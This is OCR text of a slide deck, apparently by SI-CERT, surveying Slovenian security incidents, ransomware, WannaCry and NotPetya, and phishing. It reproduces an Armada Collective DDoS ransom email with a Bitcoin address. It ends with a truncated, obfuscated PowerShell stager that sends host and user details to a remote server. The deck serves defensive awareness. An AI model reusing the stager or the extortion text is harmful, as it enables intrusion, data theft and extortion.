INFORMACIJSKA VARNOST V SLOVENIJI

si·cert


gorazd.bozic@cert.si, @gbozic

HD 1 TV SLO


KARL ERJAVEC

MINISTER ZA ZUNANJE ZADEVE

rtvslo.si


western union
izsiljevanje
spam
tehnična pomoč
zeroaccess
openresolver
cryptxxx
paypal
ce2016
wordpress
cleanmx
prodaja
locky
netcraft
microsoft
malware
teslacrypt
prevara
facebook
bolha.com
sirefef
airbnb
false positive
cimbl
sinkhole
ransomware
probe
dns
cerber
ids
ssh
klic
kredit
ips
google
amazon
sms
udp/53
ddos
email
nigerija
ramnit
javascript
phishing
gmail
scam
botnet
loterija
ponaredki
nakup
kitajska
sms klub
sextortion
bolha
account compromise

Kampanje izsiljevalskih virusov
(obravnavani incidenti na SI-CERT na mesec, 2012-2016)




POSLEDICE OKUŽB

Slika je simbolična. CC-BY Chesapeake Bay Program @ flickr.com

INCIDENTI NA LETO

Število letno obravnavanih incidentov na SI-CERT



WANNACRY

- širjenje preko SMB (ETERNALBLUE)
- stikalo za izklop
- neenakomerna porazdelitev po državah
- vstopni vektor: ukrajinski program MEDoc

NOTPETYA

- širjenje preko SMB (ETERNALBLUE)
- kraja admin gesla (MimiKatz)
- oddaljeno izvajanje ukazov (PsExec, WMIC)
- prepis MBR
- cilj ni odkupnina, bolj verjetno motenje
- odmevne okužbe: Maersk, Merck

Subject: Ransom request: DDoS Attack

FORWARD THIS MAIL TO WHOEVER IS IMPORTANT IN YOUR COMPANY AND CAN MAKE DECISION!

We are Armada Collective.

In past, we launched one of the largest attacks in Switzerland's history. Use Google.

All network of [ANONYMISED] will be DDoS-ed starting Monday, October 9th. if you don't pay 4 Bitcoins @ 1HKyMVGH5jvAMx5ebnhqD3y8HbqeRSoDhq

● že videno 2015

When we say all, we mean all - users will not be able to use any of your services.

Right now we will start 15 minutes attack on one of your IPs ([ANONYMISED]). It will not be hard, we will not crash it at the moment to try to minimize eventual damage, which we want to avoid at this moment. It's just to prove that this is not a joke. Check your logs.

● priporočila bankam in ponudnikom

If you don't pay by October 9th, attack will start, price to stop will increase to 10 BTC and will go up 2 BTC for every day of attack.

● 10-20 Gbps NTP odboj + slowloris

If you report this to media and try to get some free publicity by using our name instead of paying, attack will start permanently and will last for a long time.

This is not a joke.

● napadi se ne ponovijo

Our attacks are extremely powerful - our botnet can reach over 1 Tbps per second. So, no protection will help.

Prevent it all with just 4 BTC @ 1HKyMVGH5jvAMx5ebnhqD3y8HbqeRSoDhq

Do not reply, we will probably not read. Pay and we will know its you. AND YOU WILL NEVER AGAIN HEAR FROM US!

Bitcoin is anonymous, nobody will ever know you cooperated.

--
Armada Collective

PHISHING 2017

vseh	193
PayPal	24
Apple	16
Telekom	10

Bitcoin Exchange: Bitc

Not secure | hitbtc.eu

HitBTC

Operating since 2013

Register

Sign in

HitBTC is the most advanced Bitcoin exchange

MARKET | LAST PRICE | CHANGE | BID | ASK

Email

Password

Nisem robot.

reCAPTCHA

Zasebnost - Pogoji

Start trading now

Try demo trading

Support

Safe and secure

2-factor authentication, advanced encryption technology, cold storage – we give you peace

Fast, responsive and feature-packed

Our terminal is built on the best technology and lets you trade effortlessly any of the

Robot-friendly API

Make the most out of your trading bot with our leading API and its low latency data and

CC-BY BTC Keychain @ flickr.com


VSE KRIPTO FINTE?

```powershell
FUNctiOn STArT-NeGOTIaTE{
    param($s,$SK,$UA="lol")ADd-TYpe -ASseMblY SyStEM.SEcurITY;
    ADD-TypE -ASsEMblY SysteM.CORe;
    $ErrorActionPreference = "SilentlyContinue";
    $E=[SySTeM.TeXt.ENCodINg]::ASCII;
    $AES=New-ObjECt SYSTEm.SEcURiTy.CrYPTOGRAPhY.AeSCrYpTOSErVicEPrOViDER;
    $IV = [ByTE] 0..255 | GET-RAnDom -cOUNt 16;
    $AES.Mode="CBC";
    $AES.Key=$e.GetBytes($SK);
    $AES.IV = $IV;
    $Csp = NEW-OBjECt SysteM.SecurIty.CrYPTograpHy.CSPPArAMEtERS;
    $cSp.FLAGs = $CSP.FlAGS -boR [SYSTeM.SecURITY.CRYPtOgRAPhY.CsPPrOviDErFLAgS]::UseMAchInEKeYStore;
    $Rs = NEw-OBJECT SYSTEm.SecUriTy.CRYpTOgrApHY.RSACRYPtoSeRViCePRoVIdeR -ARGumEntLiST 2048,$Csp;
    $RK=$rs.ToXmLStRinG($FAlSe);
    $R=1..16|ForEach-OBject{GEt-RAndom -Max 26};
    $ID=('ABCDEFGHKLMNPRSTUVWXYZ123456789'[$r] -JoiN '');
    $iB=$E.GetbYTes($rK);
    $eb=$IV+$AES.CREATeEncRyptOR().TrANsfOrMFInaLBLoCk($IB,0,$IB.LeNGTH);
    iF(-Not $wc){
        $WC=NEW-ObjECt SYSTEm.NeT.WebClIENt;$wc.PRoXY = [SYsTEM.NeT.WebREquEsT]::GEtSYstemWeBPROxY();$WC.PROxY.CREdentiaLs = [SYSteM.NEt.CRedeNTiaLCAchE]::DEf
    }
    $wc.Headers.Add("User-Agent",$UA);
    $wc.Headers.Add("Cookie","SESSIONID=$ID");
    $raw=$wc.UploadData($s+"index.jsp","POST",$eb);
    $DE=$E.GETSTrING($Rs.DeCRYpT($RAW,$faLsE));
    $epocH=$DE[0..9] -joiN'';
    $KEy=$De[10..$dE.LeNgTh] -JOiN '';
    $AES=NEw-ObJEcT SysTem.SeCUriTY.CryPTOGraphY.AEsCryPtoSERViCEProvIDEr;
    $IV = [byTe] 0..255 | Get-RanDom -CoUNT 16;
    $AES.Mode="CBC";
    $AES.Key=$e.GetBytes($key);
    $AES.IV = $IV;
    $I=$s+'|'+[ENVIROnment]::UserDOmAiNNaME+'|'+[EnvIronmeNT]::UserNAMe+'|'+[ENvIronMent]::MAchineNamE;
    $P=(GWMi WIn32_NEtWorkADaPtERCOnFIguRatIOn|WHErE{$_.IPAddReSs}|SelEct -ExPanD IPAddRess);
    $Ip = @{$tRue=$P[0];$fALse=$P}[$P.LeNgTh -Lt 6];
    If(!$ip -OR $iP.Trim() -Eq ''){
        $IP='0.0.0.0'
    };
    $i+="|$ip";
